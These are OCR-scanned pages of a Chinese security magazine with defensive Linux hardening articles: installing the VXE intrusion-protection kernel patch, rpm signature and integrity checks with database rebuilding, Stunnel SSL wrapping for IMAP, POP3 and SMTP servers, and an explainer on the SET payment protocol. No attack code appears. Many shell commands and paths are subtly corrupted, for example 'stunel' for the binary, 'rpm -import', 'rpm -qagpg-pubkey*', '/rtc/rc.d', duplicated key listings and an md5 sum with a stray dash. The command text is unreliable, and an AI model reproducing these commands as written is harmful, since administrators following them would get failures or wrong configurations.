


图 3 利用 VXE 技术提高系统整体安全性




图 4 SMTP 服务缺陷在 VXE 技术下不会危及整个系统安全

从以上示意图中不难发现，VXE 技术的根本目的就是尽量缩小存在缺陷的程序或服务对整个系统带来的威胁，将风险控制在一定范围内，从而实现操作系统入侵保护。

VXE 安装使用

VXE 最新版本支持 2.2.x 以上的 Linux 内核版本。在安装 VXE 之前，Linux 必须首先安装如下程序：

1）Linux Kernel 开发包。

2）Perl 语言环境，Perl 的默认目录路径为/usr/bin/perl，如果 Perl 没有安装在默认目录路径，必须做相关链接。

3）TClx。TClx 默认目录路径为/usr/bin/tcl，如果 TClx 没有安装在默认目录路径，必须做相关链接。

4）正常运行的 HTTP 服务。

手动建立一个临时目录，将 VXE 压缩包解压缩到该临时目录中。在正式安装 VXE 之前，还需要了解以下系统信息：

- Linux Kernel Source，通常在/usr/src/linux 目录下。
- CGI 目录路径，推荐将 VXE 在 CGI 目录中运行，例如/home/httpd/cgi-bin/Vxe。
- VXE 二进制代码及 VXE 安装路径，推荐安装在/usr/local/vxe。
- Kernel Log 日志文件路径，推荐安装在/var/log/kernel。
- VXE CGI 脚本地址，推荐安装在/cgi-bin/vxe。

以上目录需要用户手动创建，VXE 安装脚本本身不会自动创建以上目录。如果 Linux 系统中没有 Kernel Log 文件，则必须修改 syslogd 配置文件。在/etc/syslog.conf 文件中加入参数“kern.* /var/log/kernel”即可，然后重新初始化 syslogd。做好上述准备工作后，正式安装 VXE 很简单，只需要运行“./vxepatch.pl”命令即可完成编译安装。

在 Linux 内核中需要配置 VXE。在内核二进制源目录中运行“make menuconfig”命令，使 VXE 在“General Settings”子选单有效，并且重新编译内核。注意，“make clean”这一步十分重要，当选择 VXE 开启或关闭时，请不要跳过此步骤。

重新启动新编译的内核，然后检查 VXE 是否在内核中起作用。进入/usr/local/vxe 目录，运行命令：“# ./vxe tracesum.vxt /bin/date date”，该命令表示打印内核当前日期操作，检查/var/log/kernel。如果出现如下信息，则表示 VXE 在内核中已经开始起作用：“May 1 17:33:18 intes kernel:VXE 0xc33cc000 TraceSum:"syssum" 108 6”。

最后，通过浏览器检查 VXE 的运行情况。在浏览器中输入“http://yourhost-address/cgi-bin/ vxe/cvxe.tcl”，如果一切正常，将会出现 VXE 的页面。

VXE 在系统中的运行方式包括直接运行和自动运行两种方式。直接运行方式即传统的带参数程序运行方式。直接运行 VXE 方法简单，和大多数 Linux 程序一样，“vxed+路径+执行参数”即可对所选子系统进行约束。

自动运行方式稍微复杂一些。Linux 系统管理员需要运行 VXE 应用工具将 VXE 加入到 Linux 内核中，让 vxed 进程能自动运行。不过通过浏览器界面，系统管理员能方便地对 VXE 进行自动运行设置。

关于 VXE 的详细管理、使用和操作方法，VXE 压缩包和 VXE 官方主页中提供了图文并茂的用户手册。限于篇幅，这里不再详细介绍。实际上通过浏览器能顺

利进入 http://your-host-address/cgi-bin/vxe/cvxe.tcl 页面，则操作就相当简单了。用户可以根据不同的需求直接通过浏览器对 VXE 进行操作，并可以阅读 VXE 日志，更好地保护自己的 Linux 系统。

本文也希望让 Linux 系统管理员接受这样两个概念，一是 Linux 系统及其子系统的安全需要坚持 POLP，二是要实现主动地入侵保护，而不是要等到攻击事件发生后再设法挽救，我们可以通过精确地设置 VXE 来加强 Linux 系统安全保护，这是 Linux 操作系统不可缺少的必要入侵保护手段。

前置知识：Linux
关键词：网管、RPM、系统加固



RPM 另类用法加固 Linux 安全

文/ 北京 李晨光

RPM 是 Red Hat Package Manager 的缩写，意即 Red Hat 软件管理器。它是一个开放的包管理软件，由 Red Hat 所开发和维护，可以在 Red Hat Linux 及其他的 Linux 上运行。用于管理 RPM 软件包的主要工具是 rpm 命令，它有 6 个基本的功能：安装、卸载、升级、更新、查询和校验软件包。此外，它还有鲜为人知的功能——安全维护。本文将介绍如何使用 RPM 来进行安全维护。

检查系统公钥

在 RPM 软件包安装前，RPM 命令通过检查软件包签名可以保证软件没有被篡改和破坏。现在无论发行版、YUM 或 apt 等软件库都带有 GPG 公有密钥（下文简称公钥）签名，它们保存在 /usr/share/doc/fedora-release-4 目录下，主要包括 RPM-GPG-KEY、RPM-GPG-KEY-beta 和 RPM-GPG-KEY-fedora-extras 等。我们可以使用如下命令来检测系统公钥：

```
[root@localhost ~]#rpm -qagpg-pubkey*
gpg-pubkey-a109blec-3f6e28d5
gpg-pubkey-66534c2b-41d57eae
gpg-pubkey-1ac70ce6-41bebeef
gpg-pubkey-9a2a932b-4192dfad
gpg-pubkey-a109b1ec-3f6e28d5
gpg-pubkey-e42d547b-3960bdf1
gpg-pubkey-66534c2b-41d57eae
gpg-pubkey-e42d547b-3960bdf1
pgp-pubkey-1aa78495-3eb24301
pgp-pubkey-4f2a6fd2-3f9d9d3b
```

其中“gpg-pubkey-a109b1ec-3f6e28d5”代表 FedoraCore 公钥，如果想知道详细的资料，则可以输入命令“[roat@localhost~]# rpm-qi gpg-pubkey-a109b1ec-3f6e28d5 | less”。从输出的结果可看出，密钥的名称分为版本号和发行号两种数字，本密钥适用于 livna.org rpms 的 gpg。安装新的或升级 PRM 软件包时，会自动检查密钥，如果不匹配就会停止程序的继续进行。

导入和删除 GPG 密钥

导入官方密钥命令为“#rpm -import RPM-GPG-KEY-fedora”；导入软件仓密钥命令为“#rpm -import http://svn.rpmforge.net/svn/branches/ rpms/matthias/apt/RPM-GPG-KEY.freshrpms”；删除密钥命令为“#rpm -e gpg-pubkey-a109b1ec- 3f6e28d5”。

在软件安装前，还要检查签名的正确性，命令如下：

```
[root@localhost ~]#cd /root/downfile
[root@localhost downfile]# rpm --checksig
yumex-0.42-5.0.fc4.noarch.rpmyumex-0.42-5.0.fc4.noarch.rpm:(shal)dsa shal md5 gpg OK
```

检测软件完整性

以上结果全部通过后，就可以安心地安装这个软件了。如果缺少密钥，DSA、SHA1 和 GPG 及 PRM 文件遭到破坏，就全部以大写出现；若 RPM 文件内容被修改，则 MD5、GPG 显示为 BAD。

软件安装后，可以使用 RPM 命令辨别是否有人进行过修改，下面介绍具体的步骤：

```
[root@localhost ~]#rpm –V sendmail
..?...... c /etc/mail/domaintable
..?...... c /etc/mail/mailertable
.......T. c /etc/mail/sendmail.cf
..?...... c /etc/mail/virtusertable
```

```
S.5....T. c /var/log/mail/statistics
```

上面输出结果的右侧列出与原始状态不匹配的文件，左侧显示存储系统属性出现的错误。其中，“.”点表示通过测试，“?”表示因为某些原因计算不出文件的 md5sum；“S”表示文件大小已经变更；“T”代表时间已经变更，“5”代表 md5sum 已经变更。此外，RPM 命令还可以检查单个文件的完整性（以启动脚本为例）。

首先使用如下命令检查文件的来源：

```
[root@localhost ~]# rpm -qf /etc/rc.d/init.d/ sendmail
Sendmail-8.13.4-2
```

然后再使用下列命令列出软件包含的文件存储信息：

```
[root@localhost ~]#rpm –ql --dump sendmail|grep /etc/rc.d/init.d/sendmail
/etc/rc.d/init.d/sendmail 334811153829111d213325d3ce95-952cf87f4a05d8a488 01100755 root root 1 0 0 X
```

由上得到以下有用的存储信息：文件中最初的字符数（3348）；Sendmail 文件内容的 md5sum（1d213325d3ce95952cf87f4a05d8a488）；与该文件关联的权限为文件的所有者（root）。

最后，检查实际文件内容是否被修改：

```
[root@localhost ~]# ls –l /etc/rc.d/init.d/sendmail
-rwxr-xr-x 1 root root 3348 3 月 6 20：35 /etc/rc.d/init.d/sendmail
[root@localhost ~]# md5sum /etc/rc.d/init.d/ sendmail
1d213325d3ce95952cf87f4a05d8a488 /rtc/rc.d/init.d/sendmail
```

这里显示的信息与上一步的输出信息相同，启动脚本与原始脚本相匹配。Sendmail 软件报告的文件大小、md5sum 和时间都被变更，这是正常的，而且启动脚本没有变更，这个如果变更就会影响软件正常执行。所以，这个软件包的 RPM 数据库处在安全状态。

修复被破坏的 RPM 数据库

如果 RPM 数据库被破坏，在软件安装、删除等会长期无响应，有时重启系统会自动修复，如果不能修复，可以参考以下的方法。


首先，使用命令“#rm -f /var/lib/rpm/_db.*”查出当前的 RPM 数据库，然后使用命令“#rpm -vv --rebuilddb”重建数据库即可。

检查系统的安全性

如果系统遭到入侵或被攻击，一些重要文件必须被修改，主要包括含有字符串/bin 和/sbin 的文件，可以通过命令“[root@localhost ~]# rpm -Va | grep 'bin\/'”进行检查。如果输出结果显示多个存储属性发生变化，就表明系统曾被攻击过。较好的解决办法是断开网络，备份重要文件重新安装系统。

RPM 命令可以保证软件包安装前后的完整性，并且可以跟踪软件里文件被修改的存储信息，从而及时发现系统被入侵的情况。但聪明的入侵者是会先破坏 RPM 架构，让其失去成为安全防护工具的意义。为了系统更加安全，大家应该及时备份系统的 RPM 数据库。

前置知识：无
关键词：网管、SSL、Stunnel



用 Stunnel 加密保护邮件服务器

文/图 北京 李晨光

SSL（Security Socket Layer）协议由 Netscape 设计开发，主要用来提供对用户和服务器的认证；对传送的数据进行加密和隐藏；确保数据在传送中不被改变（即数据的完整性），现已成为该领域中全球化的标准。

Stunnel 是一款可以加密网络数据的 TCP 连接工具，可工作在 UNIX、Linux 和 Windows 平台上，采用 Client/Server 模式，将 Client 端的网络数据采用 SSL 加密，安全传输到指定的 Server 端再进行解密还原，然后发送到访问的服务器。

Stunnel 很好地解决了 SSL 不能对现有旧的应用程序传输数据加密的问题。在 Stunnel 出现之前，要实现安全的数据传输，只能依靠在应用程序之中添加 SSL 代码的

方式来提高安全性。Stunnel 基于 OPenSSL，所以要求安装 OpenSSL，并进行正确的配置。Stunnel 可以向不启用 SSL 的服务器端软件提供保护却不需对守护进程的编码做任何修改，Stunnel 的工作原理如图 1 所示。例如，可以使用 Stunnel 保护 POP3、SMTP 和 IMAP 服务器。Stunnel 最新版本为 stunel-4.33.tar.gz，其官网为 www.stunnel.org。




图 1　Stunnel 工作原理

安装编译 Stunnel

Stunnel 安装非常简单，使用下面的命令即可完成对 Stunnel 的安装。

```
#wget http://www.stunnel.org/download/stunnel/src/stunnel-4.33.tar.gz
#tar zxvf stunel-4.33.tar.gz
#./configure;make;make install
```

下面我们将使用 Stunnel 封装一些流行的邮件服务器。

保障 IMAP 安全

IMAP（Internet MessageAccess Protocol）是用户从不同的计算机访问邮件的一种方式。其工作方式为在一台中央计算机上存储信息，并且允许用户访问信息的一个拷贝。用户可以让本地工作站和服务器同步，此外也可以为邮件创建一个文件夹，并且具有完全的访问权限。通过 Stunnel 封装 IMAP 有两种方法。

1）通过 Stunnel 直接运行 IMAP 服务

如果有使用 SSL 协议连接的 IMAP 客户端，则推荐使用这种方法。首先关闭 imapd 守护进程，然后使用重启脚本（/etc/rc.d/rc.1ocal）中的命令行代替 imapd，使用如下命令：

```
/usr/sbin/stunel -p /usr/local/ssl/certs/stunel.pem -d 993 -r localhost:143
```

这个命令使用 IMAPS 端口（993）上指定的文件运行 Stunnel，imapd 端口监听程序的代理，在 143 端口上运行。如果允许非 SSL IMAP 客户端连接到标准的 IMAP 端口（143），可以配置 SSL IMAP 客户端连接到端口 IMAPS（993）代替：

```
/usr/sbin/stunel -p /usr/local/ssl/certs/stunel.pem -d 993 -l /usr/sbin/imapd
```

2）使用 xinetd 运行安全的 IMAP

从守护进程的概念可以看出，对于系统所要通过的每一种服务，都必须运行监听某个端口连接所发生的守护进程，这通常意味着资源浪费。

为了解决这个问题，Linux 引入了“网络守护进程服务程序”的概念。xinetd 能够同时监听多个指定的端口，在接收用户请求时，能够根据用户请求的端口不同，启动不同的网络服务进程处理这些用户请求。可以把 xinetd 看做一个管理启动服务的管理服务器，把一个客户请求交给程序处理，然后启动相应的守护进程。如果使用 xinetd 运行 IMAP 服务，修改配置文件（/etc/xinetd.d/imapd）如下：

```
service imap
{
disable=no
socket_type=stream
wait=no
user=root
port=143
server=/usr/sbin/stunel
server_args=stunel imapd -l /usr/sbin/imapd –imapd
log_on_success+=USERID
log_on_failure+=USERID
#env=VIRTDOMAIN=virtual.hostname
}
```

然后向超级服务程序传递 SIGHUP 信号，重新载入 xinetd 配置“killall -USR1 xinetd”即可。

保障 POP3 安全

为了使用 SSL 连接 POP3 邮件服务，要重新配置文件脚本，具体如下：

```
service pop3s
{
disable=no
socket_type=stream
wait=no
user=root
server=/usr/sbin/stunel
server_args=stunel pop3s -l /usr/sbin/ipop3d -ipop3d
log_on_success+=USERID
log_on_failure+=USERID
}
```

如果客户端软件不能使用基于 SSL 的 POP3 邮件用户代理 MUA，则可以使用 POP3 重新定向的方法。


保障 SMTP 安全

如果一个正在运行的 SMTP 服务器需要允许出差在外的员工向内部网络发送多个邮件，则可以进行如下设定：“/usr/local/sbin/stunel -d 25 -p /var/lib/ssl/certs/server.pem -r localhost:smtp”，但这样只能保障终端用户和邮件服务器之间的安全 SMTP 传输，邮件发送到域之外的邮件服务器将不在安全范围之内。

Stunnel 安全工具可以为两个网络或多个网络的邮件

服务器提供安全保障。即使用户是一个系统管理员，而不是开发者，Stunnel 也是一个强大的工具，因为可以向不启用 SSL 的服务器端软件添加 SSL。例如，以上提到的使用 Stunnel 保护 POP3、SMTP 和 IMAP 服务器。唯一不尽人意的地方是，需要使用这些服务器的安全版本，客户机必须是可识别 SSL 的。Stunnel 也有些局限性，比如在服务器端，当前只能够透明地代理 Linux 客户机。在客户机端，不容易执行充分的证书验证。

前置知识：密码学
关键词：网管、PKI、SET



解析安全电子交易协议SET

文/图 武大信安 余跃 孔亚楠

SET（Secure Electronic Transaction）安全电子交易协议是由美国 Visa 和 MasterCard 两大信用卡组织提出的应用于 Internet 上的以信用卡为基础的电子支付系统协议。它采用公钥密码体制和 X.509 数字证书标准，主要应用于 B2C 模式中保障支付信息的安全性。SET 协议本身比较复杂，设计比较严格，安全性高，它能保证信息传输的机密性、真实性、完整性和不可否认性。SET 协议是 PKI 框架下的一个典型实现，同时也在不断升级和完善。

SET 协议的主要目标

SET 协议能够保证开放网络的隐秘性、使用信用卡交易的安全性，并针对网上支付提供可靠的、高效的安全保障和反欺诈方法。SET 协议要达到的主要目标如下：

1）安全收发信息。即确保通过网络传递的信息无法被恶意获取。

2）消费者信息保密。卖方虽然收到的是消费者发来的购物信息和个人支付信息，但只能获取购物信息中的内容，而无法获取消费者的账户信息。

3）互相认证。消费者与卖方通过某一权威的第三方相互验证身份信息，以确定对方身份的合法有效，该第三方同时给予在线交易的双方以信用担保。

SET 支付系统主要包括下面几个交易方：持卡人（Cardholder）、商户（Merchant）、发卡行（Issuing Bank）、收单行（Acquiring Bank）、支付网关（Payment Gateway）和认证中心（Certificate Authority）等。交易各方之间的联系如图 1 所示。




图 1　交易各方之间的联系

SET 的加密处理

1）SET 的加密方式

SET 的加密处理使用私钥加密系统和公钥加密系统。公钥加密系统使用 RSA 的公钥密码体制，私钥加密算法采用 DES 数据加密标准。在 SET 协议中使用了数字信封、数字摘要技术、数字签名、数字证书、哈希函数等信息安全技术来保证交易的安全性及保密性。下面将一一叙述其涉及的各项技术。

数字信封可以简单地理解认为，发送方在发送数据时需要一个密钥对数据进行加密。那么接收方如何得到这个密钥对其进行解密呢？如果直接将该密钥发送给接收方肯定不安全，而且也失去了加密的意义。那么此时发送方会用接收方提供的，或者两者约定好的一个密钥对该加密密钥进行加密后传给接收方。那么这个用接收者的密钥对密钥进行加密后的数据就称为数字信封。接收者在收到数字信封后就可以用自己的私钥对其进行密钥，得到该密钥后就可以解密发送方传送过来的数据了。在 SET 的支付过程中，使用数字信封来对金融数据信息进行保密。

数字摘要技术是基于以下原理设计的。在数据传

输的过程中难保不会出现数据丢失。而在电子商务中数据丢失是不可接受的。那么怎样保证传输数据的正确性呢？在 SET 中使用类似于报文中的 CRC 校验等方法来对报文的正确性及完整性进行检验，但它比报文中常用的校验方法更可靠。它对所要传输的数据进行某种运算，得到一个相对所要传输的数据而言精简的数据，称为数字摘要。发送者把所要传输的数据及数字摘要一起发送。在这里要说明的是该运算必须是绝对可靠的。不同的数据进行运算后得到的数字摘要一定也是不同的。接收者在收到发送者发送的数据后用同样的方法对其进行运算得到另外一个数字摘要，然后将其运算得到的数字摘要与接收到的数字摘要进行比较，如果相同，说明数据在传输过程中是完整无损的。

那么数字摘要是怎么发送给接收方的呢？这里就用到数字签名技术。发送者用其私有密钥对数字摘要进行加密传送给接收者，加密后的数字摘要即数字签名。接收者在收到该数字签名后用发送者提供的公钥对其进行解密就得到数字摘要。SET 使用数字签名技术来保证消息的完整性和对消息源进行认证。但在 SET 协议中并不仅仅是简单地使用数字签名，它还有其更深一层的应用，即双重签名。

